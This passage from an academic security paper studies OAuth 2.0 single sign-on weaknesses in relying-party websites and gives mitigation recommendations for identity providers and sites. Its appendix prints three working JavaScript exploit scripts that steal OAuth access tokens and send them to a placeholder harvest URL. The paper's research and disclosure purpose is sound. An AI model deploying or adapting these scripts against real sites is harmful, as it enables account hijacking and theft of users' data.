A typical CSRF attacks requires the victim has already an authenticated session with the website, and a force-login CSRF attack can be leveraged by an attacker to achieve this prerequisite. By taking advantage of the "automatic authorization granting" design feature, a force-login CSRF attack logs the victim user into the RP automatically by luring a victim user to view an exploit page that sends a forged login request (Step 1 in Figure 1) or authorization request (Step 2 in both Figure 1 and 2) via the victim's browser. A successful exploit enables a web attacker to *actively* carry out subsequent CSRF attacks without *passively* waiting for the victim user to log into her website.

The evaluation procedures for this attack are same as A4, except this attack requires the victim has already an authenticated session with the IdP, and it uses a login or authorization request as the exploit request. We have also noticed that some client-flow RPs (18%) sign users in automatically if the user has already logged into Facebook, but this "auto-login" feature enables an attacker to launch CSRF attacks actively. After a successful force-login attack, we examined whether the user account data on the RP can be altered automatically by a CSRF attack. Our results show that, on 21% of the tested RPs, their users' profile information is indeed vulnerable to CSRF exploits.

5. DISCUSSION

Surprisingly, we found the aforementioned vulnerabilities are largely caused by design decisions that trade security for simplicity. Unlike logic flows, those design features are valu-




Figure 3: The causality diagram.

able to RP developers, and cannot be fixed with a simple patch. The causality diagram in Figure 3 illustrates how simplicity features from the protocol and IdP implementations lead to uncovered weaknesses. OAuth 2.0 offers support for public clients that cannot keep their client secret secure, and drops signatures in favor of SSL for RP-to-IdP communication. These two design decisions enable the protocol to be "played" completely within the browser, and thus client-flow. To enhance user experience and reduce client-flow implementation efforts, IdPs offer an "automatic authorization granting" feature and SDK library. These features make the protocol simple to implement, but at the cost of increasing the attack surface and opening the protocol to new exploits.

5.1 Authentication State Gap

The OAuth client-flow is inherently less secure than server-flow, because of an authentication state gap between the client-side script and the program logic on the RP server. According to the OAuth specification, a client-flow is intended for browser-based applications that are executed *completely* within a user-agent. Nevertheless, a web application typically issues authentication sessions from its server-side. Hence, when applying client-flow for SSO, there is an authentication state gap between the client-side script and the RP server after the authorization flow is completed (i.e., the access token has been delivered to the client-side script). This gap requires a client-side script to transmit an SSO credential to the sign-in endpoint on the RP server in order to identify the current SSO user and issue an authentication cookie. However, if the sign-in endpoint is not SSL-protected, then SSO credentials, such as the access token, authorization code and user profile, could be eavesdropped in transit.

Transmitting SSO credentials between the browser and RP server could also make RPs vulnerable to impersonation and session swapping attacks if the authenticity of SSO credential is not or cannot be guaranteed by the RP website. OAuth SSO systems are based on browser redirections in which the authorization request and response are passed between the RP and IdP through the browser. This indirect communication allows the user to be involved in the protocol, but it also provides an opportunity for an adversary to launch attacks against the RP from his or victim's browser. As the exploits are launched from the end-point of an SSL channel, impersonation and session swapping attacks are still feasible even when both browser-to-RP and browser-to-IdP communications are SSL-protected. In addition, we found some client-flow RPs use the access token obtained on the browser to retrieve the user's profile through graph APIs, and then pass the profile as an SSO credential to the sign-in endpoint. Nevertheless, this enables an impersonation attack by sending the victim's Facebook identifier using a normal browser.

5.2 Automatic authorization granting

IdPs offer an "automatic authorization granting" feature to enhance both performance and the user experience, but this feature also enables an attacker to steal access tokens through an XSS exploit. We observed that when a page containing an SDK library is loaded, an access token is returned to the library automatically without an explicit user consent. This happens when the requested permissions have been granted before, and the user has already logged into the IdP in the same browser session. Further investigation on this undocumented feature revealed that obtaining access tokens in the background is enabled by several design decisions, including (1) for simplicity, OAuth 2.0 removes the signature requirement for an authorization request [17], (2) for usability, a repeated authorization request is granted automatically without prompting the user for consent, and (3) for flexibility, redirect URI restriction is based on an HTTP domain rather than a whitelist so that access tokens could be obtained on any page within the RP domain.

Automatic authorization granting might be indeed useful, but it can be harmful as well. This function could be used by RPs to eliminate the popup login window that simply blinks and then closes, and reduce delays when the user is ready for login. In addition, we believe that many RPs use this design feature to (1) refresh an access token when it expires, (2) log the user into the RP website automatically, and (3) integrate the user's social context on the client side directly to reduce the overhead of round-trip communication with the RP server. While useful, this function, however, enables an attacker to obtain access tokens via a malicious script executed on *any* page of an RP website, even when the redirect URI is SSL-protected and the user has not logged into the RP yet. Surprisingly, we found that even server-flow RPs that obtain access tokens through a direct communication with the IdP are vulnerable as well.

5.3 Cross-domain communication in SDK

IdP SDK libraries employ cross-domain communication (CDC) mechanisms for passing access tokens between cross-origin windows. As demonstrated by several researchers [3, 20, 46], passing sensitive information through CDC channels could impose severe security threats. Facebook SDK uses `postMessage` HTML5 API and Adobe Flash for cross frame interactions. For `postMessage`, Hanna et al. [20] found that, due to several insufficient checks on the sender's and receiver's origin in the code, both tokens and user data could be stolen by an attacker. For Flash, Wang et al. [46] uncovered a vulnerability that allows an attacker to obtain the session credential of a victim user by naming the malicious Flash object with an underscore prefix. Both vulnerabilities were reported and fixed by Facebook, but they might appear again in the future IdP's SDK implementations.

We examined Microsoft's SDK and found that the SDK does not use any CDC mechanism for passing access tokens. Instead, a cookie shared between *same-origin* frames is used. Microsoft SDK requires RPs to include its SDK library on the page of the redirect URI, which is under the RP's domain. The library on the redirect URI page extracts the access token from the URI fragment and saves it to a

Permissions	%	Vul.	Permissions	%	Vul.
1. email	71	66	6. basic_info	20	20
2. user_birthday	44	42	7. user_likes	10	8
3. publish_stream	39	36	8. publish_actions	9	9
4. offline_access	35	31	9. user_interests	8	5
5. user_location	27	25	10. user_photos	7	7

Table 4: Top 10 permissions requested by RPs. Column "Vul" denotes the percentages of RPs that request the permission and are vulnerable to token theft (i.e., A1 or A2 attacks.)

cookie; and the library on the RP login page polls the change of this cookie every 300 milliseconds to obtain the access token. Using cookies for cross-frame interactions avoids the security threats present in CDC channels. However, HTTP cookies could be eavesdropped in transit or stolen by malicious cross-site scripts.

Google SDK implements a wide range of CDC mechanisms for cross-browser support and performance enhancement. Those mechanisms include fragment identifier messaging, `postMessage`, Flash, Resizing Message Relay for WebKit based browsers (Safari, Chrome), Native IE XDC for Internet Explorer browsers, and the FrameElement for Gecko based browsers (Firefox). The SDK is separated into five script files and consists of more than 8,000 lines of code. Barth et al. [3] systematically analyze the security of `postMessage` and fragment identifier messaging, and Hanna et al. [20] empirically examine two JavaScript libraries, Google Friend Connect and Facebook Connect, that are layered on `postMessage` API. Nevertheless, the lack of a thorough security analysis for the rest of CDC mechanisms might lead to severe security compromises, which is an important research topic requiring further investigation.

5.4 Security implications of stolen tokens

The scope and duration of an authorized access token limit the malicious activities that could be carried out when the token is stolen (e.g., `email` permission for spam, `publish_stream` for distributing phishing or malware messages). Table 4 shows the top ten permissions requested by RPs. Note that 35% of RPs request an *offline* permission, which allows an attacker to perform authorized API requests on behalf of the victim at any time until the authorization is explicitly revoked by the user. Interestingly, 60% of `publish_stream` and 45% of `publish_actions` permissions were requested with an offline permission.

Using compromised tokens to attack social graph could be fruitful for adversaries, and hard to detect by IdPs. The social graph within a social network is a powerful viral platform for the distribution of information. According to the designers of Facebook Immune System [40], attackers commonly target the social graph to harvest user data and propagate spam, malware, and phishing messages. Known attack vectors include compromising existing accounts, creating fake accounts for infiltrations, or through fraudulent applications. Compromised accounts are typically more valuable than fake accounts because they carry established trust; and phishing and malware are two main ways to compromise existing accounts. Yet, our work shows that the compromised access tokens can used as another novel way to harvest user data and act on behalf of the victim user. Since this kind of new attack makes use of legitimate web API requests on behalf of the victim RP, we believe that it is difficult for an IdP to detect and block the attack, unless it can be distinguished from a legitimate use of the same APIs.

5.5 Vulnerability Interplays

One vulnerability could lead to several different exploits. For example, a compromised token could be used to impersonate the victim user on the RP, or harvest the victim's identity information on the IdP. In addition, it can be used to infiltrate the victim's social circles to trick other victims into visiting the vulnerable RP, or bootstrapping a drive-by-download exploit. Other possible exploits remain.

Interestingly, we found that, a session swapping or force-login vulnerability could be used to overcome an attack constraint where an authenticated session with the RP is required before launching an XSS token theft attack. Moreover, for the RP in which user profile (e.g., user name) is not XSS protected, a session swapping or force-login attack could be leveraged for token theft. To leverage session swapping, the attacker first appends a token theft script to the user name of his account on the RP website. The attacker then creates a malicious page that uses a hidden `iframe` or `img` element to log the victim into the RP as the attacker, and hence executes the exploit script when the attacker's name is rendered on the page. Our exploit succeeded on 6% of tested RPs. The exploit page could be customized with attractive content, and delivered to the users through spam emails, malvertisings [39], inflight content modifications [49], or posting on popular websites. To take advantage of a force-login vulnerability, the malicious page stealthily logs the victim into the RP, appends a script to the user's name using CSRF attacks, and then redirects the victim to a page on the RP where the user name is rendered (4%).

5.6 Visualization and analysis of results

We visualized our evaluation results to explore the correlations between the rank of each tested RP and its vulnerabilities, requested permissions, and the use of SSL. The visualization in Figure 4 provides an overall view of the distributions of these four related data items. In addition, it allows us to reason about certain security properties of each individual RP visually. For instance, the figure shows that the highest ranked RP on the first column was free from any vulnerability, requested several extended permissions (i.e., `offline`, `email`, `publish_streams`), and used SSL on both traditional and SSO login options. This seems to imply that this RP's designers were security-aware (i.e., used SSL) and made it secure (i.e., no vulnerabilities), but the requested permissions might raise users' privacy concerns.

We found no correlation between the rank, vulnerability, and permission. There was, however, a strong correlation between the use of SSL on the sign-in endpoint and whether the RP was resistant to the uncovered vulnerabilities. Comparison of the distribution of vulnerable websites (A1 to A5 respectively, and the total number of vulnerabilities) in the bins of 100 revealed that there was no statistically significant difference (SSD) from uniform distribution (F-test, p=.56 to .99). Similarly, the request permissions were uniformly distributed (p=.60 to .84), and there was no SSD between the number of vulnerabilities found in RPs that used SSL for traditional login page and those that did not. However, our analysis found that for an RP that used SSL for SSO login sessions, there were significantly fewer chances (31%, p=0.00) to be vulnerable to the discovered vulnerabilities,




Figure 4: The distribution of the rank of each evaluated RP and its corresponding vulnerabilities (A1 to A5), requested permissions (`offline`, `email`, `publish_streams`, `publish_actions`), and the use of SSL on tradition login form (SSL_T) and SSL session (SSL_S).

Recommendations for	Threats to User's Data									
	On IdP				On RP					
	A1		A2		A3		A4		A5	
	C	S	C	S	C	S	C	S	C	S
Authorization flow				√						
Redirect URI			△	△						
Token refresh			△	△						
Authorization code					△	△				
Token cookie	△									
User consent			△	△					△	△
User authentication									√	√
Domain separation			△	△						
SSL	√	√			△	△				
Authenticity					△	△	√	√	√	√

Table 5: Recommendations developed for client-flow (C) or server-flow (S) RPs. Each cell indicates wether the suggested recommendation offers no (empty), partial (△), or complete (√) mitigation of the identified attacks (A1—A5).

in comparison with RPs that performed SSO without SSL protection.

5.7 Limitations

Our work only examined high-profile IdPs and the 96 RPs in English that we found in the top 1,000 most-visited sites, and hence the evaluation results might not be generalizable to all IdPs and RPs. However, our statistical analysis did not reveal any correlation between websites' popularity rankings and the discovered vulnerabilities. In addition, due to the inherent limitations of the black-box analysis approach, we acknowledge that the list of uncovered vulnerabilities is not complete, and we believe that other potential implementation flaws and attack vectors do exist.

6. RECOMMENDATIONS

We suggest recommendations that not only allow to close down discovered vulnerabilities but also meet the following requirements:

- **Backward compatibility**: The protection mechanism must be compatible with the existing OAuth protocol and must not require modifications from the browsers.
- **Gradual adoption**: IdPs and RPs must be able to adopt the proposed improvements gradually and separately, without breaking their existing functional implementations.
- **Simplicity**: The countermeasure must not require cryptographic operations (e.g., HMAC, public/private key encryption) from RPs, because simplicity is the main feature to make OAuth 2.0 gain widespread acceptance.

Table 5 illustrates the summary of our recommendations as described below. The recommended improvements were tested on sample IdP and RP that we have implemented.

6.1 Recommendations for IdPs

IdPs should provide *secure-by-default* options to reduce attack surfaces, and include users in the loop to circumvent request forgeries while improving their privacy perceptions:

- **Explicit authorization flow registration**: IdPs should provide a registration option for RPs to explicitly specify which authorization flow the RP support, and grant access tokens only to the flow indicated. This option alone could completely protect server-flow RPs (42%) from access token theft via XSS attacks.
- **Whitelist redirect URIs**: Domain-based redirect URI validation significantly increases the RP attack surface. In contrast, whitelisting of redirection endpoints allows RPs to reduce the attack surface and dedicate their mitigation efforts to protect only the whitelisted URIs.
- **Support token refresh mechanism**: Without a standard token refresh mechanism (as described in Section 6 of the specification) offered by the IdP, RPs need to request an offline permission in order to keep the access token valid due to the short-lived nature of access tokens (e.g., one hour). However, this practice violates the principle of least privilege, and increases the chances for such a request being disallowed by users. Another walk-around solution is to use the "automatic authorization granting" feature on the client-side to get a new access token periodically. However, this could make access tokens vulnerable to network eavesdropping and XSS attacks.
- **Enforce single-use of authorization code**: 61% of tested RPs use an authorization code as an SSO credential, but they are vulnerable to impersonation attacks, partially because its single-use is not enforced by Facebook. The rationale behind this practice is not documented, but we believe that, due to the lack of a token refresh mechanism, the authorization code is intended for RPs to exchange a valid access token when one expires.

- **Avoid saving access token to cookie**: At the time of writing, Microsoft's SDK still stores access tokens into cookies. We suggest other IdPs to follow Facebook's improvement by using a signed authorization code and user identifier for the cookie in place of an access token.
- **Explicit user consent**: Automatic authorization granting should be offered only to RPs that explicitly request it during registration. In addition to preventing token theft, explicit user consent could also increase users' privacy awareness, and their adoption intentions [43]. To encourage the practice of the principle of least privilege by RPs, IdPs could also prompt a user consent for *every* authorization request originated from RPs that ask for extended permissions, such as `offline` or `publish_actions`.
- **Explicit user authentication**: Sun et al. [43] show that many participants in their usability study of web SSO systems incorrectly thought that the RP knows their IdP login credentials because the login popup window simply blinked open and then closed when the participants had already authenticated to their IdP in the same browser session. The study also shows that prompting users to authenticate with their IdP for every RP sign-in attempt could provide users with a more adequate mental model, and improve user's security perception. Accordingly, RPs should be able to specify an additional parameter in the authorization request indicating whether an explicit user authentication is required in order to enhance users' trust with the RP, and prevent force-login attacks. We acknowledge, however, that the usability implications of this recommendation on users need to be proper evaluated.

Furthermore, we recommend IdPs to adopt a more secure type of access token. The "OAuth Threat Model" introduces two types of token: *bearer token*, which can be used by any client who has received the token [23], and *proof token* (e.g., MAC tokens [18]), which can only be used by a specific client. We found that—probably for the sake of simplicity—all examined IdPs offer bearer tokens as the only option. As proof tokens can prevent replay attacks when resource access requests are eavesdropped, IdPs should provide proof token as a choice for RPs. Furthermore, we suggest that JavaScript SDK should support the use of an authorization code as a response option so that server-flow developers can use the SDK as well.

6.2 Recommendations for RPs

Besides verifying signatures from the signed authorization code cookie and the proxy service, and avoiding using the user's profile received from the IdP on the client-side as an SSO credential, RPs can further reduce the risks we've discovered by practicing the following recommendations:

- **SSO Domain separation**: RPs should use a separate HTTP domain for redirect URIs, in order to prevent attacks that exploit token theft vulnerabilities potentially present in the RP's application pages. All endpoints within this dedicated login domain should be protected with SSL, and input values should be properly sanitized and validated to prevent XSS attacks.
- **Confidentiality of SSO credentials**: For RPs that already have SSL in place, the SSL should be used to protect their sign-in endpoints. Although the use of SSL introduces unwanted complications, we believe that the negative impacts can be negligible, since there is typically only one sign-in endpoint per website, and the sign-in endpoint normally contains only server-side program logic.
- **Authenticity of SSO credentials**: To ensure contextual bindings, RPs could include a value that binds the authorization request to the browser session (e.g., a hash of the session cookie) in the request via `redirect_uri` or `state` parameter. Upon receiving an authorization response, the RP recomputes the binding value from the session cookie and checks whether the binding value embedded in the authorization response matches the newly computed value. For server-flow RPs, the binding token can be used to prevent force-login attacks by appending the binding token to the SSO login form as a hidden field. Moreover, the binding token should be used with any HTTP request that alters the user state with the RP website.

7. CONCLUSION

OAuth 2.0 is attractive to RPs and easy for RP developers to implement, but our investigation suggests that it is too simple to be secure completely. Unlike conventional security protocols, OAuth 2.0 is designed without sound cryptographic protection, such as encryption, digital signature, and random nonce. The lack of encryption in the protocol requires RPs to employ SSL, but many evaluated websites do not follow this practice. Additionally, the authenticity of both an authorization request and response cannot be guaranteed without a signature. Moreover, an attack that replays a compromised SSO credential is difficult to detect, if the request is not accompanied by a nonce and timestamp. Furthermore, the support of client-flow opens the protocol to a wide range of attack vectors because access tokens are passed through the browser and transmitted to the RP server. Compared to server-flow, client-flow is inherently insecure for SSO. Based on these insights, we believe that OAuth 2.0 at the hand of most developers—without a deep understanding of web security—is likely to produce insecure implementations.

To protect web users in the present form of OAuth SSO systems, we suggest simple and practical mitigation mechanisms. It is urgent for current IdPs and RPs to adopt those protection mechanisms in order to prevent large-scale security breaches that could compromise millions of web users' accounts on their websites. In particular, the design of server-flow makes it more secure than client-flow, and should be adopted as a preferable option, and IdPs should offer explicit flow registration and enforce single-use of authorization code. Furthermore, JavaScript SDKs play a crucial role in the security of OAuth SSO systems; a thorough and rigorous security examination of those libraries is an important topic for future research.

8. ACKNOWLEDGMENTS

We thank members of the Laboratory for Education and Research in Secure Systems Engineering (LERSSE) who supplied valuable feedback on the earlier drafts of this paper. Special thanks to Ildar Muslukhov for his great help on the result visualization and statistical analysis. Research on the OAuth security analysis has been partially supported by the Canadian NSERC ISSNet Internetworked Systems Security Network Program.

9. REFERENCES

[1] A. Barth, J. Caballero, and D. Song. Secure content sniffing for web browsers, or how to stop papers from reviewing themselves. In *Proceedings of the 30th IEEE Symposium on Security and Privacy*, SP '09, pages 360–371, Washington, DC, USA, 2009.

[2] A. Barth, C. Jackson, and J. C. Mitchell. Robust defenses for cross-site request forgery. In *Proceedings of the 15th ACM Conference on Computer and Communications Security (CCS'08)*, pages 75–88, New York, NY, USA, 2008. ACM.

[3] A. Barth, C. Jackson, and J. C. Mitchell. Securing frame communication in browsers. *Commun. ACM*, 52(6):83–91, June 2009.

[4] J. Bau, E. Bursztein, D. Gupta, and J. Mitchell. State of the art: Automated black-box web application vulnerability testing. In *Proceedings of IEEE Symposium on Security and Privacy*, 2010.

[5] Y. Boshmaf, I. Muslukhov, K. Beznosov, and M. Ripeanu. The socialbot network: When bots socialize for fame and money. In *Proceedings of the 27th Annual Computer Security Applications Conference*, ACSAC '11, pages 93–102, New York, NY, USA, 2011. ACM.

[6] J. Cain. Updated JavaScript SDK and OAuth 2.0 roadmap. `https://developers.facebook.com/blog/post/525/`, 2011. [Online; accessed 16-April-2012].

[7] R. Canetti. Universally composable security: A new paradigm for cryptographic protocols. In *Proceedings of Foundations of Computer Science*, 2011.

[8] S. Chari, C. Jutla, and A. Roy. Universally composable security analysis of OAuth v2.0. Cryptology ePrint Archive, Report 2011/526, 2011.

[9] C. Curtsinger, B. Livshits, B. Zorn, and C. Seifert. ZOZZLE: Fast and precise in-browser JavaScript malware detection. In *Proceedings of the 20th USENIX Conference on Security*, Berkeley, CA, USA, 2011.

[10] D. L. Dill, A. J. Drexler, A. J. Hu, and C. H. Yang. Protocol verification as a hardware design aid. In *Proceedings of IEEE International Conference on Computer Design*, 1992.

[11] Facebook, Inc. Facebook authentication for websites. `http://developers.facebook.com/`, 2010.

[12] Facebook, Inc. Facebook platform statistics. `http://www.facebook.com/press/info.php?statistics`, 2011. [Online; accessed 09-Decembe-2011].

[13] Gigya Inc. Social media for business. `http://www.gigya.com/`, 2011.

[14] Google Inc. AuthSub authentication. `http://code.google.com/apis/accounts/docs/AuthSub.html`, 2008.

[15] Google Inc. The 1000 most-visited sites on the web. `http://www.google.com/adplanner/static/top1000/`, 2011. [Online; accessed 12-December-2011].

[16] Google, Inc. Google OAuth 2.0. `http://code.google.com/apis/accounts/docs/OAuth2Login.html`, 2011.

[17] E. Hammer-Lahav. OAuth 2.0 (without signatures) is bad for the Web. `http://hueniverse.com/2010/09/oauth-2-0-without-signatures-is-bad-for-the-web/`, 2010. [Online; accessed 01-April-2012].

[18] E. Hammer-Lahav, A. Barth, and B. Adida. HTTP authentication: MAC access authentication. `http://tools.ietf.org/html/draft-ietf-oauth-v2-http-mac-00`, 2011.

[19] E. Hammer-Lahav, D. Recordon, and D. Hardt. The OAuth 2.0 authorization protocol. `http://tools.ietf.org/html/draft-ietf-oauth-v2-22`, 2011.

[20] S. Hanna, E. C. R. Shinz, D. Akhawe, A. Boehmz, P. Saxena, and D. Song. The Emperor's new APIs: On the (in)secure usage of new client-side primitives. In *Proceedings of the Web 2.0 Security and Privacy 2010 (W2SP)*, 2010.

[21] P. Hooimeijer, B. Livshits, D. Molnar, P. Saxena, and M. Veanes. Fast and precise sanitizer analysis with BEK. In *Proceedings of the 20th USENIX conference on Security*, Berkeley, CA, USA, 2011. USENIX Association.

[22] D. Jackson. Alloy 4.1. `http://alloy.mit.edu/community/`, 2010.

[23] M. B. Jones, D. Hardt, and D. Recordon. The OAuth 2.0 protocol: Bearer tokens. `http://tools.ietf.org/html/draft-ietf-oauth-v2-bearer-06`, 2011.

[24] A. Lieuallen, A. Boodman, and J. Sundstrm. Greasemonkey Firefox add-on. `https://addons.mozilla.org/en-US/firefox/addon/greasemonkey/`, 2012.

[25] T. Lodderstedt, M. McGloin, and P. Hunt. OAuth 2.0 threat model and security considerations. `http://tools.ietf.org/html/draft-ietf-oauth-v2-threatmodel-01`, 2011.

[26] Microsoft Inc. Microsoft Live Connect. `http://msdn.microsoft.com/en-us/windowslive/default.aspx`, 2010.

[27] M. Miculan and C. Urban. Formal analysis of Facebook Connect single sign-on authentication protocol. In *Proceedings of 37th International Conference on Current Trends in Theory and Practice of Computer Science*, pages 99–116, 2011.

[28] Y. Nadji, P. Saxena, and D. Song. Document structure integrity: A robust basis for cross-site scripting defense. In *Proceedings of the Network and Distributed System Security Symposium (NDSS)*, 2009.

[29] NIST. National vulnerability database. `http://web.nvd.nist.gov/view/vuln/statistics`, 2011. [Online; accessed 16-May-2012].

[30] OSVDB. window.onerror error handling URL destination information disclosure. `http://osvdb.org/68855` (and 65042).

[31] OWASP. Open web application security project top ten project. `http://www.owasp.org/`, 2010.

[32] S. Pai, Y. Sharma, S. Kumar, R. M. Pai, and S. Singh. Formal verification of OAuth 2.0 using Alloy framework. In *Proceedings of the International Conference on Communication Systems and Network Technologies (CSNT)*, pages 655–659, 2011.

[33] D. Recordon and B. Fitzpatrick. OpenID authentication 2.0. `http://openid.net/specs/openid-authentication-2_0.html`, 2007.

[34] W. Robertson and G. Vigna. Static enforcement of web application integrity through strong typing. In *Proceedings of the 18th Conference on USENIX Security Symposium*, 2009.

[35] P. Saxena, D. Molnar, and B. Livshits. SCRIPTGARD: Automatic context-sensitive sanitization for large-scale legacy web applications. In

Proceedings of the 18th ACM Conference on Computer and Communications Security, CCS '11, pages 601–614, New York, NY, USA, 2011. ACM.

[36] L. Shepard. Under the covers of OAuth 2.0 at Facebook. `http://www.sociallipstick.com/?p=239`, 2011. [Online; accessed 31-March-2012].

[37] Skybound Software. GeckoFX: An open-source component for embedding Firefox in .NET applications. `http://www.geckofx.org/`, 2010.

[38] Q. Slack and R. Frostig. OAuth 2.0 implicit grant flow analysis using Murphi. `http://www.stanford.edu/class/cs259/WWW11/`, 2011.

[39] A. K. Sood and R. J. Enbody. Malvertising–exploiting web advertising. *Computer Fraud & Security*, 2011(4):11–16, 2011.

[40] T. Stein, E. Chen, and K. Mangla. Facebook immune system. In *Proceedings of the 4th Workshop on Social Network Systems*, pages 1–8, New York, NY, USA, 2011. ACM.

[41] S.-T. Sun, Y. Boshmaf, K. Hawkey, and K. Beznosov. A billion keys, but few locks: The crisis of Web single sign-on. In *Proceedings of the New Security Paradigms Workshop (NSPW'10)*, pages 61–72, September 20–22 2010.

[42] S.-T. Sun, K. Hawkey, and K. Beznosov. Systematically breaking and fixing OpenID security: Formal analysis, semi-automated empirical evaluation, and practical countermeasures. *Computers & Security*, 2012.

[43] S.-T. Sun, E. Pospisil, I. Muslukhov, N. Dindar, K. Hawkey, and K. Beznosov. What makes users refuse web single sign-on? An empirical investigation of OpenID. In *Proceedings of Symposium on Usable Privacy and Security (SOUPS'11)*, July 2011.

[44] M. Ter Louw and V. Venkatakrishnan. Blueprint: Precise browser-neutral prevention of cross-site scripting attacks. In *Proceedings of the 30th IEEE Symposium on Security and Privacy*, May 2009.

[45] W3CSchool. Browser statistics. `http://www.w3schools.com/browsers/browsers_stats.asp`, 2012. [Online; accessed 16-January-2012].

[46] R. Wang, S. Chen, and X. Wang. Signing me onto your accounts through Facebook and Google: A traffic-guided security study of commercially deployed single-sign-on web services. In *Proceedings of the 33th IEEE Symposium on Security and Privacy (accepted)*, 2012.

[47] WhiteHat Secuirty. Whitehat website secuirty statistics report. `https://www.whitehatsec.com/resource/stats.html`, 2011. [Online; accessed 16-May-2012].

[48] Yahoo Inc. Browser-Based Authentication (BBAuth). `http://developer.yahoo.com/auth/`, December 2008.

[49] C. Zhang, C. Huang, K. W. Ross, D. A. Maltz, and J. Li. Inflight modifications of content: Who are the culprits? In *Proceedings of the 4th USENIX Conference on Large-scale Exploits and Emergent Threats*, LEET'11, 2011.

APPENDIX

A. Access token theft exploit script 1

```
//send access token via img element
function harvest(access_token) {
   var src='__HARVEST_URL__?access_token='
         +access_token
   var d = document; var img, id = 'harvest';
   img = d.createElement('img'); img.id = id; img.async = true;
   img.style.display='none'; img.src = src;
   d.getElementsByTagName('body')[0].appendChild(img);
}
(function(d){
   var rp_host_name='__RP_HOSTNAME__';
   var rp_app_id='__RP_APPID__';
   if(top!=self) { // begin: this page is inside an iframe
     if(d.location.hash != '' ) {
        var url=d.location.href;
        var token = url.split('access_token=')[1];
        token=token.substring(0, token.indexOf('&'));
    harvest(token);
     }
     return; // end: this page is inside an iframe
   }
   // begin: this page is not inside an iframe
   var redirect_uri= d.location.href;
   var iframe_src='__AUTHZ_ENDPOINT__?client_id='
        +rp_app_id+'&redirect_uri='
        +redirect_uri+'&response_type=token'
   var f, id = 'iframe-hack'; if (d.getElementById(id)) {return;}
   f = d.createElement('iframe'); f.id = id; f.async = true;
   f.style.display='none'; f.src = iframe_src;
   d.getElementsByTagName('body')[0].appendChild(f);
}(document));
```

B. Access token theft exploit script 2

```
// event handler when SDK is loaded
window.fbAsyncInit = function() {
    FB.init({
      appId  : '__RP_APPID__',
      status : false
    });
    FB.getLoginStatus(function(response) {
        harvest(response.authResponse.accessToken)
    });
};
// create <div id="fb-root"></div> dynamically
(function(d){
     var div, id = 'fb-root';
     if (d.getElementById(id)) {return;}
     div = d.createElement('DIV'); div.id = id;
     d.getElementsByTagName('body')[0].appendChild(div);
}(document));
// load the SDK asynchronously
(function(d){
     var js, id = 'facebook-jssdk';
     if (d.getElementById(id)) {return;}
     js = d.createElement('script'); js.id = id; js.async = true;
     js.src = "//connect.facebook.net/en_US/all.js";
     d.getElementsByTagName('head')[0].appendChild(js);
}(document));
```

C. Access token theft via window.onerror

```
// setup onerror event handler
window.onerror = function (message, url, line) {
  var token = url.split('access_token=')[1];
  token=token.substring(0, token.indexOf('&'));
  harvest(token);
  return true;
}
// prepare client-flow authorization request
var appID = '__RP_APPID__';
var redirect_url='__RP_REDIRECT__'
var fb_oauth_url = 'https://www.facebook.com/dialog/oauth?';
var queryParams = ['client_id=' + appID,
    'redirect_uri=' + redirect_url,
    'response_type=token'];
var query = queryParams.join('&');
var url = fb_oauth_url + query;
// send authorization request via script element
(function(d){
  var js, id = 's'; if (d.getElementById(id)) {return;}
  js = d.createElement('script'); js.id = id; js.async = true;
  js.src = url;
  d.getElementsByTagName('head')[0].appendChild(js);
}(document));
```